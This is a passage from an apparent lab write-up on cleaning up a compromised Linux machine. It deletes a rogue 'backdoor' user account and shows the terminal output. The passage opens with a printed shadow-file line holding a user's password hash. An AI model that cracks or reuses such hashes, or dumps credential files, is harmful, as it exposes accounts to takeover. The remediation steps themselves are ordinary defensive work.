cindy:$6$DwwlZ6B.$4qPAryDHHGWuTPKGvN.n6FPdsik9hwgl7gey7p3LxyFZrg2XhshBrrZlSTdwf.SiCyeq.zJVyOMX95SNc$


^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo
```

4) To solve this incident, we just need to delete backdoor because an attacker is able to get around security measures and gain high level access on the machine. To delete we run ‘userdel-f backdoor’. To verify I tried running the delete again on backdoor and was not found.



```
root@surprise:~# userdel -f backdoor
userdel: user backdoor is currently used by process
root@surprise:~# sudo userdel -f backdoor
userdel: user 'backdoor' does not exist
root@surprise:~# cd
root@surprise:~# exit
exit
rachel@surprise:~$ sude userdel -f backdoor

Command 'sude' not found, did you mean:

  command 'sudo' from deb sudo
  command 'sudo' from deb sudo-ldap

Try: sudo apt install <deb name>

rachel@surprise:~$ sudo userdel -f backdoor
userdel: user 'backdoor' does not exist
rachel@surprise:~$
```